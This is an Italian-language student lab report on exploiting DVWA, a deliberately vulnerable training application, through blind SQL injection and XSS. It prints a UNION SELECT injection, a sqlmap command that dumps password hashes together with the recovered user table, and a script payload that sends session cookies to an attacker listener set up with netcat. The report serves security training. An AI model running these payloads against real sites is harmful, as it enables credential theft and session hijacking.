

REPORT
SQL BLIND
XSS RESTORED

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:


- SQL injection (blind)
- XSS reflected

Scopo dell'esercizio:

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un
server sotto il controllo
dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Per prima cosa sono andato a impostare il livello di sicurezza in “low” così da poter effettuare tutte le operazioni di exploit.



The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and contains a "Script Security" section. It says "Security Level is currently **low**". Below this, it states: "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing "low" selected, with a "Submit" button next to it. At the bottom of the main content area, there is a message: "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [[enable PHPIDS](#)] [[Simulate attack](#)] - [[View IDS log](#)]. Security level set to low". The status bar at the bottom of the browser window shows "Username: admin".

Tramite la sqlmap sono andato a recuperare tutte le password degli utenti da attaccare.
Mentre nella sezione SQL Injection (Blind) sono andato inserire comando:

```
'UNION SELECT user, password FROM users#
```

Così da poter ottenere le password sotto forma di codice cifrato da comparare con ciò che abbiamo ottenuto dalla scansione.

Comando utilizzato con sqlmap:
`sqlmap -u "http://192.168./dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" -cookie="security=low; PHPSESSID=1c8cac8098odd09c48f6120cdafb79d8" --dump --passwords`

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38df260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

The screenshot shows the DVWA SQL Injection (Blind) page. In the 'User ID:' input field, the value 'user,password FROM users#' is entered. Below the input field, several error messages from the MySQL database are listed, each corresponding to a different SQL injection attempt. At the bottom of the page, there is a 'More info' section with links to various resources about SQL injection.

Per quanto riguarda lo Stored Cross Site Scripting (XSS) ho riscontrato una difficoltà, in quanto tramite un errore di battitura mi sono ritrovato dentro un loop infinito dal quale la mia macchina non voleva più uscirne. Infatti da come possiamo vedere il cookie anziché apparire su terminale, appare sulla barra URL, senza dare più la possibilità di accedere alla pagina.

The image shows two screenshots illustrating a Stored Cross Site Scripting (XSS) exploit on the DVWA (Damn Vulnerable Web Application) platform and its analysis using the Burp Suite proxy tool.

DVWA XSS Module Screenshot: This screenshot shows the DVWA interface with the "XSS stored" module selected. A user has injected the following payload into the "Message" field:


```
<script>new Image().src='http://192.168.64.2:1234/?cookie='+encodeURI(document.cookie);</script>
```

The message field contains the text "Message: This is a test comment." Below the message area, there is a "Sign Guestbook" button.

Burp Suite Analysis Screenshot: This screenshot shows the Burp Suite interface with the "Intercept" tab selected. It displays the raw HTTP request sent to the DVWA application. The request is a GET to "/xss_stored" with the following payload:

```
GET /xss_stored HTTP/1.1
Host: 192.168.64.3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

The "Inspector" panel on the right shows the response from the server, which includes the injected JavaScript code and the user's cookie information.




Ho scoperto l'errore che si celava dietro tutto ciò infatti i comandi utilizzati oggi per ottenere i cookie sono stati:

```
-dvwa: <script>new Image().src='http://  
192.168.64.2:1234/?cookie=' +  
encodeURI(document.cookie);</script>
```

-terminale: nc -l -p 1234

L'errore era contenuto proprio nella parola "URI" la quale avevo scritto URL con la lettera "L" la quale mi bloccava completamente la pagina senza possibilità di ritorno.





Conclusioni:

Questi sono solo uno dei metodi utilizzati per riuscire ad ottenere sia i cookie di sessione, sia le password di accesso, sebbene sia consapevole che vi siano altri metodi con cui poterli ottenere.

GRAZIE

EPCODE